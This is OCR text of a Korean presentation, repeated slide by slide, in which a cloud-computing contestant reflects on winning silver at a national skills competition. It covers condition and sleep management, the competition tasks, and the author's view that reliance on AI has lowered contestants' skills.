5-1. 단골 질문: 은메달이라는 결과에 후회는 없으신가요?

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번
3과제에서 아웃.

등번호 2번
2과제 부터 아웃.

등번호 3번
3과제에서 아웃.

등번호 4번
2과제 부터 아웃.

등번호 5번
전반적으로 잘 했음

등번호 6번
(본인)

20점대가 무난하게 맞았네 (30점 이상 없음)



등번호 7번



등번호 8번




등번호 29번
아웃.



등번호 30번
마지막도 아웃!!!

총합 결과 아웃. (2과제까지 잘 했다가 3과제에서 미끄러진 경우가 대부분)

5-1. 단골 질문: 은메달이라는 결과에 후회는 없으신가요?



이때의 긴장감과 희노애락을 생각해보면 은메달이라는 결과에 결코 후회하지 않음.

오히려 실력도 실력일 수 있지만, 상당한 운이 따라 줬던 것으로 생각됨.

5-2. 컨디션 관리가 너무 너무 중요하다.


대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검
1일차	1과제
2일차	2과제
3일차	3과제 + 결과 발표

5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)


0일차	사전 점검
1일차	1과제
2일차	2과제
3일차	3과제 + 결과 발표



5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 1 HP)
1일차	1과제
2일차	2과제
3일차	3과제 + 결과 발표



전국 각지에서 올라옴 (교통 + 숙소 잡아야함)


(여기서 1차 컨디션 다운)

(다만 본인은 가까운 지역이였기에 큰 문제가 없었음. ← 운)

5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 3 HP)
1일차	1과제
2일차	2과제
3일차	3과제 + 결과 발표



5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 3 HP)
1일차	1과제 (- 2 HP)
2일차	2과제
3일차	3과제 + 결과 발표


그 다음날 1과제 풀이 및 채점.

여기서 피 까임.

1. 요구사항

당신은 Unicorn Tickets의 DevOps 엔지니어로써 콘서트 예약 플랫폼의 클라우드 환경을 설계하고 운영하고자 합니다. 티켓 예약 시 사용자들이 몰려 높은 트래픽이 발생할 수 있기에 확장성 높고 안정적이여야 하며, 이를 위해 컨테이너 오케스트레이션 도구로 EKS를 선택하였습니다. 아래 다이어그램과 주어진 요구사항을 기반으로 인프라를 구축합니다.

Diagram



5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 3 HP)
1일차	1과제 (- 4 HP)
2일차	2과제
3일차	3과제 + 결과 발표

그 다음날 1과제 풀이 및 채점.


여기서 피 까임.

근데 문제는 여기서 또 다음 2과제 연습한다고 새벽까지 연습함. (또 강조하겠지만 절대 도움 안됨)

1. 요구사항

당신은 Unicorn Tickets의 DevOps 엔지니어로써 콘서트 예약 플랫폼의 클라우드 환경을 설계하고 운영하고자 합니다. 티켓 예약 시 사용자들이 몰려 높은 트래픽이 발생할 수 있기에 확장성 높고 안정적이여야 하며, 이를 위해 컨테이너 오케스트레이션 도구로 EKS를 선택하였습니다. 아래 다이어그램과 주어진 요구사항을 기반으로 인프라를 구축합니다.

Diagram



5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 3 HP)
1일차	1과제 (- 4 HP)
2일차	2과제 (- 4 HP)
3일차	3과제 + 결과 발표

또 다음날 2과제 풀이.

그리고 3과제 연습을 새벽까지.

1. 요구사항

1) Workflow

2) Real-time data analytics

3) MSK

3과제가 어렵다고 해도 새벽까지 할 필요가 있을까..

여태 잘 해왔다면 그 자신감만 유지하면 됨.

5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 3 HP)
1일차	1과제 (- 4 HP)
2일차	2과제 (- 4 HP)
3일차	3과제 + 결과 발표

그리고 3과제를 컨디션이 많이 떨어진 상태로 진행.

3과제는 집중력과 대회 진행동안의 컨디션 유지가 매우 중요함!!!! (다른 과제도 마찬가지)

5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 3 HP)
1일차	1과제 (- 4 HP)
2일차	2과제 (- 4 HP)
3일차	3과제 + 결과 발표

그리고 3과제를 컨디션이 많이 떨어진 상태로 진행.

3과제는 집중력과 대회 진행동안의 컨디션 유지가 매우 중요함!!!! (다른 과제도 마찬가지)

컨디션 관리를 어떻게 할 수 있나요?

5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 3 HP)
1일차	1과제 (- 4 HP)
2일차	2과제 (- 4 HP)
3일차	3과제 + 결과 발표

그리고 3과제를 컨디션이 많이 떨어진 상태로 진행.

3과제는 집중력과 대회 진행동안의 컨디션 유지가 매우 중요함!!!! (다른 과제도 마찬가지)

컨디션 관리를 어떻게 할 수 있나요?

1) 새벽까지 연습하지 마세요. 도움 절대 안됩니다. 이거 때문에 에너지 드링크도 마시지 마세요.
한번의 과제가 끝났다면 이후엔 연습은 본인의 역량 만큼만 하고, 충분한 휴식과 수면을 가지세요.

5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 3 HP)
1일차	1과제 (- 4 HP)
2일차	2과제 (- 4 HP)
3일차	3과제 + 결과 발표

그리고 3과제를 컨디션이 많이 떨어진 상태로 진행.

3과제는 집중력과 대회 진행동안의 컨디션 유지가 매우 중요함!!!! (다른 과제도 마찬가지)

컨디션 관리를 어떻게 할 수 있나요?

1) 새벽까지 연습하지 마세요. 도움 절대 안됩니다. 이거 때문에 에너지 드링크도 마시지 마세요.
한번의 과제가 끝났다면 이후엔 연습은 본인의 역량 만큼만 하고, 충분한 휴식과 수면을 가지세요.

2) 밤 새는게 일상이라면 대회 일정 전부터 수면 패턴을 바꿔보세요.

5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 3 HP)
1일차	1과제 (- 4 HP)
2일차	2과제 (- 4 HP)
3일차	3과제 + 결과 발표

그리고 3과제를 컨디션이 많이 떨어진 상태로 진행.

3과제는 집중력과 대회 진행동안의 컨디션 유지가 매우 중요함!!!! (다른 과제도 마찬가지)

컨디션 관리를 어떻게 할 수 있나요?

1) 새벽까지 연습하지 마세요. 도움 절대 안됩니다. 이거 때문에 에너지 드링크도 마시지 마세요.
한번의 과제가 끝났다면 이후엔 연습은 본인의 역량 만큼만 하고, 충분한 휴식과 수면을 가지세요.

2) 밤 새는게 일상이라면 대회 일정 전부터 수면 패턴을 바꿔보세요.

3) 긴장된다고 괜히 이상한 약 같은걸 찾을 필요는 없습니다. 늘 하던 것 처럼 풀어보세요.

5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 3 HP)
1일차	1과제 (- 4 HP)
2일차	2과제 (- 4 HP)
3일차	3과제 + 결과 발표

그리고 3과제를 컨디션이 많이 떨어진 상태로 진행.

3과제는 집중력과 대회 진행동안의 컨디션 유지가 매우 중요함!!!! (다른 과제도 마찬가지)

컨디션 관리를 어떻게 할 수 있나요?

1) 새벽까지 연습하지 마세요. 도움 절대 안됩니다. 이거 때문에 에너지 드링크도 마시지 마세요.
한번의 과제가 끝났다면 이후엔 연습은 본인의 역량 만큼만 하고, 충분한 휴식과 수면을 가지세요.

2) 밤 새는게 일상이라면 대회 일정 전부터 수면 패턴을 바꿔보세요.

3) 긴장된다고 괜히 이상한 약 같은걸 찾을 필요는 없습니다. 늘 하던 것 처럼 풀어보세요.

5-3. AI에 의한 하향평준화의 체감

대회장에서나 요즘 상황에서나 마찬가지이지만, 사람들의 실력이 AI로 인해 하향평준화됨.

AI 이전의 사람들



오로지 구글링과 스택오버플로우로 대회 연습

100% 스파르타식 교육

인간병기

5-3. AI에 의한 하향평준화의 체감

대회장에서나 요즘 상황에서나 마찬가지이지만, 사람들의 실력이 AI로 인해 하향평준화됨.

AI 이전의 사람들



오로지 구글링과 스택오버플로우로 대회 연습

100% 스파르타식 교육

인간병기

지금



"이거 어떻게 풀어? 너가 풀어보고 문서화해줘" (AI로 연습)

대회장에서 AI 없이는 아무것도 못함

AI로 연습을 했는데 막상 대회장에서는 터미널 여는 법도 모름(실제)

5-3. AI에 의한 하향평준화의 체감

대회장에서나 요즘 상황에서나 마찬가지이지만, 사람들의 실력이 AI로 인해 하향평준화됨.

AI 이전의 사람들



오로지 구글링과 스택오버플로우로 대회 연습

100% 스파르타식 교육

인간병기

지금



"이거 어떻게 풀어? 너가 풀어보고 문서화해줘" (AI로 연습)

대회장에서 AI 없이는 아무것도 못함

AI로 연습을 했는데 막상 대회장에서는 터미널 여는 법도 모름(실제)

물론 지금의 본인도 포함..

어떻게 AI의 존재감이 없었던 2017-2018년 당시 프로그래밍을 공부해서 여기까지 올라온 것인지...

5-3. AI에 의한 하향평준화의 체감

특히 과제 출제와 대회장에서 하향평준화가 확실하게 체감됨.

과제 출제 관련 : AI 없이는 과제 출제를 못하는건가? 왜 가이드부터 AI에게 던져두고 만들어달라는거지?

왜 이의제기 할 것들을 AI한테 던져두고 맞지도 않는 저급한 질문을 하는거지?

왜 직접 풀어보지도 않고 AI만 믿는거지?

5-3. AI에 의한 하향평준화의 체감

특히 과제 출제와 대회장에서 하향평준화가 확실하게 체감됨.

대회장에서 : 준비는 제대로 잘 해왔으면서 왜 cd(경로 이동) 명령어도 쓸 줄 모르는거지?

3과제 어떻게 보면 굉장히 쉬운 문제인데, 왜 30점 넘는 사람들이 없지? (물론 본인 포함)

왜 모두가 AI로 만들어진 IaC를 가져오는거지? (콘솔에서 직접 푸는 사람이 거의 없었음)

5-3. AI에 의한 하향평준화의 체감

특히 과제 출제와 대회장에서 하향평준화가 확실하게 체감됨.

대회장에서 : 준비는 제대로 잘 해왔으면서 왜 cd(경로 이동) 명령어도 쓸 줄 모르는거지?

3과제 어떻게 보면 굉장히 쉬운 문제인데, 왜 30점 넘는 사람들이 없지? (물론 본인 포함)

왜 모두가 AI로 만들어진 IaC를 가져오는거지? (콘솔에서 직접 푸는 사람이 거의 없었음)

⇒ 하향평준화가 되었다는 것이 가장 합리적

(전체적으로 본연의 실력들이 낮아진게 확실하게 느껴짐. 나도 해당..)

5-3. AI에 의한 하향평준화의 체감

그나마 본인은 어느정도의 기본기가 있었지만.. 앞으로는 기본기 없이 Deep하게 접근하는 사람들이 더 많아질 것으로 예상. 과연 이게 맞는걸까?

⇒ 나중에 별도의 발표로 다뤄보겠음.

5-3. AI에 의한 하향평준화의 체감

또한 지방대회/전국대회 문제가 쉬웠던 이유도 출제 위원회에서 이러한 하향평준화를 인지하고 있었을 것으로 추정.

⇒ 사실 쉽던 어렵던 Terraform IaC 가져와서 그대로 적용해버리니 어떻게 손 쓸 방법이 없음..

⇒ 만악의 근원: 과제 출제 공모전

5-3. AI에 의한 하향평준화의 체감

또한 지방대회/전국대회 문제가 쉬웠던 이유도 출제 위원회에서 이러한 하향평준화를 인지하고 있었을 것으로 추정.

⇒ 사실 쉽던 어렵던 Terraform IaC 가져와서 그대로 적용해버리니 어떻게 손 쓸 방법이 없음..

⇒ 만악의 근원: 과제 출제 공모전

그럼 IaC를 막으면 되지 않나요?

⇒ 본인이 만든게 아니라고 우기면 방법이 없음

(공개 자료 열람이나 설치 가능)

5-3. AI에 의한 하향평준화의 체감

또한 지방대회/전국대회 문제가 쉬웠던 이유도 출제 위원회에서 이러한 하향평준화를 인지하고 있었을 것으로 추정.

⇒ 사실 쉽던 어렵던 Terraform IaC 가져와서 그대로 적용해버리니 어떻게 손 쓸 방법이 없음..

⇒ 만악의 근원: 과제 출제 공모전

그럼 IaC를 막으면 되지 않나요?

⇒ 본인이 만든게 아니라고 우기면 방법이 없음

(공개 자료 열람이나 설치 가능)

AI로 하향평준화가 되었으니 쉽게 낸다... ← 본인이 생각하기에 가장 합리적인 의심.

5-4. 기타 이모저모

여기서 하나하나 다 말하기엔 시간 관계상 문제가 있을 것으로 강력히 예상.

⇒ 기능경기대회 관심이 있다면 저한테 오세요

은근 중요한게 있다면 대회장에서 유선 키보드는 반드시 챙겨갈 것. 본인에게 익숙한거면 더 좋고 아니면 쿠팡.

실제로 지방대회때 15년 지난 키보드로 문제 풀다가 오타로 점수 까인 경험이 있음.

(worldskills → world-skills)

6. 그 이후

1. 기능경기대회가 뭔가요?

전국기능경기대회

National Skills Competition

WorldSkills International 주최/주관

입상자 혜택

- 각 직종별 1위(1000만원), 2위(600만원), 3위(400만원) 상금 수여
- 산업기사 시험 면제(클라우드컴퓨팅의 경우 정보처리산업기사)
- 취업 우대 지원(삼성전자, 현대중공업 등 대기업)
- **국제기능올림픽대회 국가대표 평가전(선발전) 참가 자격 등등..**

6. 그 이후

1. 기능경기대회가 뭔가요?

전국기능경기대회

National Skills Competition

WorldSkills International 주최/주관

입상자 혜택

- 각 직종별 1위(1000만원), 2위(600만원), 3위(400만원) 상금 수여
